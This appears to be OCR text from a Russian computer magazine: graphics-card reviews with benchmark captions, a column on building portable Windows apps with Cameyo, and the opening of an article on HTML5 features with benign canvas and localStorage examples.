Несмотря на то, что эта плата обладает полностью референсным дизайном (то есть кулер у нее тоже обычный) и стандартными частотами ядра и памяти, ее возможности очень высоки. Все дело в том, что на ней расположено огромное количество видеопамяти, а также два самых мощных на сегодняшний день графических процессора от ATI. Понятное дело, что гигантскую производительность тут не затмит никакой дизайн. А что до частот, то никто не мешает тебе поднять их самостоятельно. Стоит ли говорить, что во всех наших тестах эта плата стала победительницей, что, в итоге, и принесло ей награду «Выбор редакции». А уж если пару таких включить в режиме CrossFire...



Правда, стоимость такого решения составит совершенно нереальную сумму. Да и процессор тебе явно придется поменять, потому что ЦП как для одной, так и для двух таких плат нужен очень мощный, иначе толку от них никакого не будет. Возможно, понадобится поменять и корпус вместе с блоком питания — мощным устройствам нужно много места, много воздуха и много электроэнергии.

Inno3D GeForce GTX 470


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТЕХПРОЦЕСС, НМ: 40
ЧАСТОТА ЯДРА, МГЦ: 607
ЧАСТОТА ПАМЯТИ, МГЦ: 837 (3348)
ОБЪЕМ ПАМЯТИ, МБ: 1280
ШИНА ПАМЯТИ, БИТ: 320
ТИП ПАМЯТИ: GDDR5
ВЕРСИЯ DIRECTX: 11










Признайся честно — когда ты смотришь характеристики видеоплат, то вряд ли обращаещь внимание на ширину шины памяти? А если и обращаешь, то после того, как взглянешь на модель графического процессора, объем памяти и другие подобные вещи. Оказывается, зря ты так поступаешь, от шины зависит очень многое. Например, у этой платы 320-битная шина ОЗУ, что дало производителю возможность поместить на борт 1280 Мб видеопамяти GDDR5 и выжать из нее максимум того, на что она способна. В практической плоскости это означает, что в современных играх, поражающих тебя красотой картинки (то есть, во многом, объемными текстурами, анизотропией и разными там фильтрациями), тормозов никаких не будет. Что и доказал наш DirectX 11-ориентированный тест Heaven Dragon.



Недостатки у платы тоже есть. Во-первых, это очень большой нагрев — порой температура чипа достигала 90 градусов. Так что пылесось корпус, упорядочивай провода и ставь дополнительные вентиляторы, ведь и другие устройства могут перенять у Inno3D GeForce GTX 470 ее жар. Кроме того, кулер платы издает очень сильный шум.





Inno3D GeForce GTX 470 HAWK


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТЕХПРОЦЕСС, НМ: 40
ЧАСТОТА ЯДРА, МГЦ: 630
ЧАСТОТА ПАМЯТИ, МГЦ: 873 (3492)
ОБЪЕМ ПАМЯТИ, МБ: 1280
ШИНА ПАМЯТИ, БИТ: 320
ТИП ПАМЯТИ: GDDR5
ВЕРСИЯ DIRECTX: 11





Несмотря на то, что эту плату создала та же компания, она имеет отнюдь не референсный кулер — уж тут-то инженерам дали порезвиться вдоволь. Теперь устройство охлаждения представляет собой четыре медные трубки, алюминиевые ребра и целых три вентилятора, которые отгоняют от этого поставщика FPS горячий воздух. Результат налицо — выше 68 градусов температура не поднималась! Но для создания платы с таким громким названием этого показалось мало, и эти маньяки еще и разогнали ядро на 23 МГц, память — на 36 МГц и шейдерный блок — на 45 МГц.



К сожалению, особого эффекта такой разгон не принес, что наглядно показывают результаты тестов, которые ненамного отличаются от результатов Inno3D GeForce GTX 470. Изменение дизайна и содержания кулера увеличило общую длину платы на 26 см, так что будь аккуратен — этот девайс поместится далеко не в любой корпус. Громкость работы системы охлаждения никуда не делась. И не нужно забывать о том, что огромное количество пространства внизу платы будет недоступно для установки других устройств.

Inno3D iChiLL Black Series GeForce GTX 480

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТЕХПРОЦЕСС, НМ: 40
ЧАСТОТА ЯДРА, МГЦ: 720
ЧАСТОТА ПАМЯТИ, МГЦ: 930 (3720)
ОБЪЕМ ПАМЯТИ, МБ: 1536
ШИНА ПАМЯТИ, БИТ: 384
ТИП ПАМЯТИ: GDDR5
ВЕРСИЯ DIRECTX: 11





Если очень постараться, то из видеоплаты можно сделать крайне интересный девайс. Видимо, именно такой целью и задалась компания Inno3D, разрабатывая и выпуская Inno3D iChiLL Black Series GeForce GTX 480. Основное отличие этого графического адаптера от большинства собратьев заключается в применении жидкостной системы охлаждения. Собрав ее и проведя наше тестирование, мы с удовольствием обнаружили, что выше 65 градусов температура платы не поднималась, как бы мы над ней не издевались. Производительность платы находится на достаточно высоком уровне, а места она занимает не так уж и много.




Нужно помнить, что собрать устройство водяного охлаждения — это не такая уж простая задача. Так что будь готов проявить все свои технические таланты. Да и приобрести заранее резервуар, помпу и прочие приспособления также совсем не помешает.

Выводы

Все-таки тестировать мощные графические платы высшего ценового диапазона — это очень приятная задача. Они лишены различных «детских» болезней, и в работе с ними можно сосредоточиться на ключевых вещах — качестве и производительности. К сожалению, далеко не каждый геймер сможет приобрести себе такое чудо ввиду его немалой цены, но тот, кто это сделает, не прогадает. Титул «Выбор редакции» сегодня получает HIS Radeon HD 5970 за беспрецедентную производительность, а звание «Лучшей покупки» достается Inno3D GeForce GTX 470.

3DMark03, баллы


HIS HD 5850 iCooler V
HIS HD 5870 iCooler V Turbo X
HIS HD 5970
Inno3D GeForce GTX 470
Inno3D GeForce GTX 470 HAWK
Inno3D iChiLL Black Series GeForce GTX 480



Данный тест очень наглядно показывает скорости работы видеоплат

Heaven Dragon, FPS


HIS HD 5850 iCooler V
HIS HD 5870 iCooler V Turbo X
HIS HD 5970
Inno3D GeForce GTX 470
Inno3D GeForce GTX 470 HAWK
Inno3D iChiLL Black Series GeForce GTX 480



За DirectX 11 — ближайшее будущее, и очень важно, как плата работает с подобным приложением

Street Fighter IV, FPS


HIS HD 5850 iCooler V
HIS HD 5870 iCooler V Turbo X
HIS HD 5970
Inno3D GeForce GTX 470
Inno3D GeForce GTX 470 HAWK
Inno3D iChiLL Black Series GeForce GTX 480



Есть подозрения, что данная игра изначально оптимизирована только под архитектуру карт ATI Radeon

S.T.A.L.K.E.R.: Зов Припяти, FPS


HIS HD 5850 iCooler V
HIS HD 5870 iCooler V Turbo X
HIS HD 5970
Inno3D GeForce GTX 470
Inno3D GeForce GTX 470 HAWK
Inno3D iChiLL Black Series GeForce GTX 480



Игра не нова, и наши участники отлично с ней справились

Dark Void, FPS


HIS HD 5850 iCooler V
HIS HD 5870 iCooler V Turbo X
HIS HD 5870
Inno3D GeForce GTX 470
Inno3D GeForce GTX 470 HAWK
Inno3D Black Series GeForce GTX 480



Тандем из ATI и HIS снова в лидерах

Resident Evil 5, FPS


HIS HD 5850 iCooler V
HIS HD 5870 iCooler V Turbo X
HIS HD 5870
Inno3D GeForce GTX 470
Inno3D GeForce GTX 470 HAWK
Inno3D Black Series GeForce GTX 480



Почему-то эта игра никак не восприняла второй графический процессор платы HIS Radeon HD 5970

Batman: Arkham Asylum, FPS

HIS HD 5850 iCooler V
HIS HD 5870 iCooler V Turbo X
HIS HD 5870
Inno3D GeForce GTX 470
Inno3D GeForce GTX 470 HAWK
Inno3D Black Series GeForce GTX 480



Самая дорогая плата – почти всегда самая мощная

Степан «Step» Ильин twitter.com/stepah




Колонка редактора


Создаем Portable-версию любого приложения

В одном из уже давнишних номеров][у нас была статья «Portable — вот она, радость», где мы рассказывали, как из практически любой программы можно сделать портируемую версию, которая будет запускаться без установки, записать ее на флешку и всегда носить с собой. В ход тогда была пущена дорогостоящая утилита Thinstall. Позже этот проект был куплен компанией VMware, и весь его функционал сейчас представлен в приложении VMware ThinApp. Как и другие продукты этой компании, ThinApp занимается виртуализацией, а точнее — виртуализацией приложений. Задача такой операции в том, чтобы создать виртуальное окружение для отдельно взятого приложения. Это приложение не должно подозревать о том, что запущено на другом компьютере; оно может, как и задумано разработчиками, обращаться к реестру, файловой системе и находить там ключи и файлы, которые были добавлены во время процедуры установки. Файлы приложения и все необходимые данные помещаются в единственный исполняемый .EXE-файл. Во время его запуска в системе развертывается виртуальное окружение, которое эмулирует нужные ключи реестра, DDL'ки, библиотеки сторонних разработчиков, всевозможные фреймворки, а приложение запускается как ни в чем не бывало. При этом никакие драйвера в систему не устанавливаются, в реестр изменения не вносятся — приложение полностью работает внутри виртуального окружения. Хороший подход, и ThinApp отлично его реализует, но одна загвоздка — решение стоит как минимум $6050. Не кисло, да? Впрочем, аппетит компании, возможно, в скором времени утихнет, потому как в Сети недавно появилось реальная альтернатива для виртуализации приложений. Программа **Cameyo** (www.cameyo.com) делает ровно то же самое, что и ThinApp, с одной лишь разницей — ничего за это не просит. И знаешь, на месте VMware я бы начинал бояться. Сложно представить, как можно сделать процесс портирования еще проще, чем это реализовано в Cameyo. После установки из 1,5 Мб дистрибутива пользователю предлагается интерфейс с двумя кнопками: одна для создания нового контейнера, а другая — для модификации ранее созданных пакетов. Если нажать на первую («Capture installation») программа начнет делать слепок (snapshot) системы, сохраняя для себя состояние файловой системы и реестра — от этой информации ей придется отталкиваться. Как только snapshot будет сделан, Cameyo предложит приступить к установке приложения, для которого необходимо сделать Portable-версию. Пусть это будет Opera, а для полноты картины — еще и Flash-плеер для нее, а также Java-плагин. Тут никаких заморочек, просто устанавливаем все, как обычно; если требуется перезагрузка — смело ребутимся (это корректно обрабатывается). Как только установка и настройка закончены, можно нажимать на кнопку «Install done». В этот момент Cameyo еще раз сделает слепок системы, чтобы сравнить, какие изменения произошли, и на основе этих данных создать Portable-пакет. Процесс может занять несколько минут, после чего программа обрадует сообщением «Package successfully created».


Вот, собственно, и все. Получившийся EXE'шник можно попробовать запустить на любой Windows-системе и убедиться, что и сам браузер, и все дополнительно установленные плагины работают. Можно записывать на флешку и без каких-либо проблем использовать на любом компьютере. Правда, есть один нюанс — в контейнер помещается довольно много различных данных, поэтому вес пакета может быть довольно внушительным. Например, получившийся у меня пакет с Opera 10.62 весит аж 139 Мб. Но тут есть секрет: если изучить содержимое контейнера, легко обнаружить в нем файлы, которые Cameyo поместил в него по ошибке, и на самом деле никакой необходимости в их виртуализации нет. Скажем, в мой пакет с Opera попал файл с индексом Dropbox'а, который весит почти 15 Мб, а ведь это десятая часть всего объема получившегося пакета. Посмотреть, что находится внутри контейнера, и внести изменения можно через Cameyo, кликнув по второй (и последней) доступной кнопке «Edit existing package». На вкладках «Files» и «Registry» легко увидеть, какие файлы и ветки реестра эмулируются. При необходимости любой элемент можно удалить или наоборот, что-то добавить. Интересная опция доступна на самой первой вкладке «General» — это Isolation Mode. По умолчанию любое Portable-приложение работает полностью изолированно и не может вносить изменения в систему. Однако при необходимости режим пакета можно изменить на «Full Access», и тогда у программы появится полноценный доступ к файлам и реестру, как и у любого другого приложения. Помимо самого Cameyo, на сайте разработчика есть SDK для разработчика. С помощью простого API вполне реально автоматизировать процесс, полностью заточить его под свои нужды. С помощью простых функций легко получить список файлов внутри пакета, работать с ключами реестра, которые редактируются, и т.д. Короче говоря, все в твоих руках.][




Создать Portable-приложение с помощью Comeyo проще простого



Создание образа системы перед установкой приложения



Когда приложение установится, жмем на кнопку Install done



Ковыряемся в созданном пакете

Александр Лозовюк





HTML5: да придет спаситель

Что нам даст новый стандарт?

Уже сейчас в вебе можно разрабатывать приложения, которые успешно выполняются в рамках браузера. Каждый день появляются все новые и новые технологии, которые, наконец, позволят нам из пресловутых веб-страничек сделать мощные инструменты, по возможностям ничуть не уступающие десктопным программам. Многие из этих новшеств разрабатываются в рамках стандарта HTML5.


ИНТЕРНЕТ УСТАРЕЛ, И ОБ ЭТОМ ВСЕ ЗНАЮТ! Сначала думали, что все обойдется, но когда в Сети появились толпы людей, которых не интересовали скучные технические отчеты и документация, это стало очевидно. Сеть требовала красоты и функциональности: изображений, анимации, видео и аудио. Чтобы показать на странице все, что взбредет в голову дизайнера, напрягаться приходится и разработчикам браузеров, и составителям стандартов. Постепенно из обычного формата разметки текста HTML превращался в довольно сложный стандарт, на базе которого делали привычные нам страницы интернет-магазинов, банковские системы, онлайн-игры и порносайты. Но возможностей стандарта HTML4 уже мало, а если уж говорить совсем на чистоту, то стандарт устарел уже в момент его создания. Первыми фишку потребностей народа просекли в Macromedia, давно купленной гигантом Adobe, которые выпустили сначала Shockwave, а потом и Flash. Flash дал то, что всем так хотелось — видео, звук и анимацию, возможности программировать графику и создавать более-менее реальные приложения. Для особо одаренных была реализована возможность объединить JavaScript и Flash (замечу, очень по-уродливому и ненадежно), таким образом дополняя упущения разработчиков браузера. Видео заполонило мир, YouTube, Facebook и ВКонтакте стали самыми популярными сайтами. Во многом благодаря флешу, потому что без видео и приложений это были бы намного более унылые ресурсы.

Упущенные возможности

Но разработчики стандарта HTML тоже поняли свое упущение и решили: надо дать народу новый стандарт, чтобы все делали свое дело, не уходя из обычной платформы браузера во всякие Flash/Silverlight/JavaFX. Дополнительный плагин для отображения стра-



Поддержка текстур, 3D, управление клавиатурой и мышью — и все это в браузере при помощи магии canvas



Тест на поддержку браузером фич HTML5

ницы — это уже по определению плохо. Пользователям это нужно ставить, обновлять, мириться с дополнительными тормозами. А сам браузер из основного окна в мир Сети стал ненужной прослойкой для запуска приложения на Flash'е или Silverlight'е. Сети срочно потребовался новый стандарт взамен устаревшего HTML4. Его и придумали, незатейливо обозвав HTML5. Это уже не только и не столько язык для разметки страниц и их форматирования, сколько руководство для разработчиков браузеров, какие возможности они должны предоставлять странице и выполняемому там коду. При этом вторгаясь совсем не в область разметки, поручили браузеру дать невиданные возможности скриптам. Отныне работа с видео и звуком, 2D- и 3D-графикой, анимацией, эффектами, сетью на низком уровне — все это должно быть доступным в обычном JavaScript.
Основная задача нового стандарта — расширение стандарта разметки веб-страниц для того, чтобы создавать красивые и функциональные сайты стало легче и проще. HTML5 развивается в двух направлениях. Первое — это расширение языка HTML для внедрения новых возможностей, которые раньше делались через грязные хаки и при помощи сплава CSS и JavaScript. В основном это всякие визуальные штучки вроде скругленных уголков, элементы ввода (веб-формы) и прочие украшательства. Второе — добавление в веб новых возможностей с таким расчетом, чтобы веб-приложение имело все те же возможности, что и обычное десктопное приложение, при этом от пользователя требовался бы только браузер без всяких плагинов или дополнительных приблуд. Самый лучший этому пример — воспроизведение видео (привет, YouTube). Сейчас надо на JavaScript и Flash написать плеер, организовать далеко не тривиальную серверную часть, обеспечить все стандартные возможности (проигрывание, остановку, прогрессивную загрузку и т.п.). Морока еще та. HTML5 тебе говорит, что это все не нужно — пусть браузер этим занимается, а ты просто вставь новый тег <video> и все. Элементы управления плеера, сам код и даже видеокодек — все это стандартно и уже есть в браузере. Предлагаю игры с разметкой оставить неудачникам, которые стали верстальщиками, и познакомиться с теми новыми технологиями, которые появились в HTML5.

В чем сила HTML5, брат?

Раньше веб-странички содержали или обычный текст, пусть и с форматированием, или же заранее подготовленные изображения в растровых форматах JPEG/GIF/PNG, изредка приправленные анимацией. Flash с его векторной природой и динамическим рисованием сделал просто революцию — стало возможно генерировать анимацию прямо на лету, реагируя на действия пользователя, масштабировать ее и накладывать различные эффекты. Обычный HTML был лишен такого счастья и мог оперировать только символами и объектами документа, но не отдельными графическими примитивами вроде линий или точек. Ну что ж, теперь это все в прошлом. Canvas — это одна из самых ожидаемых и мощных возможностей в HTML5. Как выглядит работа с графикой теперь? Ты просто создаешь специальный тег, внутри которого, в указанном прямоугольнике, имеешь возможность работать напрямую с пикселями и графическими примитивами вроде фигур, линий, окружностей и т.п. И все это доступно для управления программным способом через JavaScript. Если ты пробовал программировать еще в DOS или интересовался, как делают игры, то должен представлять, какие чувства вызывает необходимость рисовать по пикселям и выводить каждую линию. Но раньше-то и этого не было. Если разработчики вовремя подсуетятся и выпустят развитые библиотеки для рисования, можно сказать, что Flash, наконец-то, обречен.
Простейший пример использования canvas:

```
function draw(){
var canvas = document.getElementById("canvas");
   if (canvas.getContext) {
      var ctx = canvas.getContext("2d");
      ctx.fillStyle = "rgb(200,0,0)";
      ctx.fillRect (10, 10, 55, 50);
      ctx.fillStyle = "rgba(0, 0, 200, 0.5)";
      ctx.fillRect (30, 30, 55, 50);
   }
}
<body onload="draw();">
   <canvas id="canvas" width="150" height="150">
</canvas>
</body>
```

Canvas, конечно, не такой уж и новый или уникальный. Давно есть возможность рисовать, используя разные ухищрения вроде специального языка VML в браузерах от Microsoft или свободных форматов SVG в Mozilla или Safari. Но годится это разве что для рисования графиков, для которых не требуется много ресурсов. Canvas — совсем другое дело. Производители браузеров заявили, что уже умеют оптимизировать такие операции, передавая их на графическую карту. Теперь браузер будет кушать не только память и процессор, но и GPU. В последних версиях Google Chrome и IE 9beta для ускорения работы с графикой в элементе canvas используется аппаратная поддержка и DirectX API.

Что имеешь, не хранишь, загружая — плачешь

Если ты пробовал делать что-нибудь сложнее домашней странички, наверняка сталкивался с ситуацией, когда на стороне клиента необходимо сохранить какую-то информацию, чтобы сто раз не



Множество онлайн тестов готовы показать, насколько поддерживаются все свойства HTML5 и CSS3 в твоем браузере. **Как видишь, IE позорно отстает**



Поддержка нового вида форм и элементов управления. **А ведь хотели сделать по-стандартному... вышло как всегда**

гонять ее по сети с сервера. Раньше единственным вариантом было просто тупо загнать ее в JavaScript-переменную, но она жила лишь то время, пока страница была открыта в браузере. Закрыл страницу — и все безвозвратно исчезало. Если клиент возвратился на сайт, то все приходилось загружать сначала, даже если ничего не изменилось. Cookies с задачей хранения данных не справлялись, и единственное, что могли предложить — хранение идентификатора, который тебе приходилось уже привязывать на сервере к данным пользователя. Да и много ли можно сохранить в 4 Кб (а именно столько можно хранить в одной «печеньке»)? К тому же они посылаются на сервер с каждым HTTP-запросом, что непомерно раздувает сетевой трафик.

Новая фишка — WebStorage или DOM Storage — призвана разгрузить приложение, перенося часть данных на клиентскую сторону. Например, если у тебя есть онлайн-магазин, то данные о самых популярных товарах можно хранить сразу у клиента, лишь периодически его обновляя (и чем больше данных, тем заметнее выигрыш). Разработчики получают единый механизм доступа к данным, независимость хранилища от сайта, стойкость не только к закрытию вкладки или окна браузера, но и к полной перезагрузке компьютера. Сколько данных можно так хранить? По спецификации объем данных не ограничивается, но на деле IE разрешает до 10 Мб на домен, в Firefox чуть скромнее — до 5 Мб. Неожиданно, но в деле реализации спецификации хранилища Microsoft реально впереди всех остальных браузеров, так как реализует не только рекомендованные спецификации, но и увеличивает лимиты, добавляет полезные свойства. Например, IE8 — единственный, кто может сообщить, сколько же памяти реально занято данными, другие браузеры этого и близко не умеют. По спецификации хранилищ может быть два — session, когда данные актуальные только для текущей вкладки (но при этом можно уходить на другие сайты, данные сохраняются), и local — уже настоящее постоянное хранилище, привязанное к домену, где оно было создано (для поддоменов будут свои хранилища).

Работать с хранилищами данных проще простого — это, по сути, модная нынче NoSQL (мы уже писали об такой архитектуре) база данных. Можно положить (set), получить (get) и удалить (remove) значение переменной, данные при этом могут быть любыми, главное, чтобы это были строки или приводимые к ним форматы. Можно также удалить все (clear) и узнать объем (length). Работа с хранилищем осуществляется так же, как и с обычным хешем в JavaScript. Например, сохраним список друзей пользователя:


```
window.localStorage[myfriend] = JSON.stringify(
[{name:"Вася",email:"vasja@xakep.ru"}, {name:"Alex",
email:"aleks@xakep.ru"}]);
```

Как попробовать HTML5?

Не буду скрывать — HTML5 как стандарта еще нет, многие части его противоречивые и сырые. Производители браузеров думают по-разному, реализовывают то, что хотят, и как сами считают нужным. Мол, нет еще стандарта, поэтому сиди, юзер, молчи в тряпочку и жди, пока мы все сделаем! И ждать этого вашего HTML5 годами. Но если ты разработчик, или просто решил похвастаться, то вот тебе пара кратких рецептов, как добавить поддержку HTML5-фич на свою страницу уже сейчас, не дожидаясь поддержки от браузера. Конечно, это все костыли — где-то эмулируется через Flash, где-то через сторонние библиотеки или CSS, но зато уже сейчас и во всех браузерах. Последние версии скриптов ты найдешь на нашем диске. Для начала нужно сверстать страницы по всем правилам, а чтобы можно было использовать новые элементы разметки, и браузеры без их поддержки не ругались, лучше всего сразу применить готовый шаблон — HTML5 Boilerplate, который содержит в себе множество уже готовых фиксов и заменителей для браузеров без нативной поддержки нового стандарта. Если хочешь проверить, что поддерживает браузер пользователя, то тебе пригодится библиотека Modernizr, которая тестирует браузер на поддержку множества разных фич и выдает это в виде API или просто как свойства элемента body. Заметь, что скрипт только тестирует наличие или отсутствие поддержки, а не эмулирует недостающий функционал.

Для выводов простой векторной графики и рисования можно применить Raphael, созданный, кстати, нашим программистом. Библиотека может работать как с SVG, так и с VML, и скрывает от тебя все внутренности рисования. А заменить canvas поможет разработка от гугла — exCanvas, с которой даже тупой IE7 сможет рисовать все, что ты ему прикажешь. Хранить данные можно при помощи Sessionstorage (единственный из скриптов, который честно эмулирует все WebStorage API) или более знакомого нам jStore (плагин к jQuery), который хотя и использует свой API, но что поделать. Хочешь воспроизводить видео и построить второй YouTube (ладно, чего уж там, PornTube тоже сойдет) — можешь использовать плеер Video for Everybody, который добавляет поддержку тега <video> при помощи JS-библиотеки и Flash-проигрывателя. Всякие рюшечки в формы добавить? Легко при помощи библиотеки WebForms2, работающей во всех браузерах. WebSocket — самая бедная часть, потому как полноценно ее эмулирует только один проект. Разработка web-sockets-js использует небольшую JS-обертку над Flash'ем. На сегодня это лучшее решение, умеющее проходить даже через разные умные и не очень прокси и файерволы. Для обмена сообщениями между разными фреймами, в том числе и с разных доменов подойдет библиотека easyXDM. Если очень захотелось уже сейчас использовать новую модель селекторов или же другие фичи из CSS 3, здесь на помощь придет selectivizr и css3pie, добавляющий свойства скругления уголков блоков и прочие радости жизни.









<html>5doctor — **блог о всех тонкостях нового HTML**



Привнеси CSS3 **в любой браузер за секунду!**

На самом деле для реально крутых приложений этого недостаточно. Об этом хорошо знают и понимают в W3C, поэтому хранению данных уделено столь большое место в текущей спецификации HTML5. Так, на радость разработчиками, кроме простого (и тупого) хранения строк, пусть и постоянного, можно надеяться и на Web SQL Database — попытку предоставить в распоряжение скрипту свою собственную полноценную SQL базу данных (обычно это SQLite).

Интернет? Нет, оффлайн!

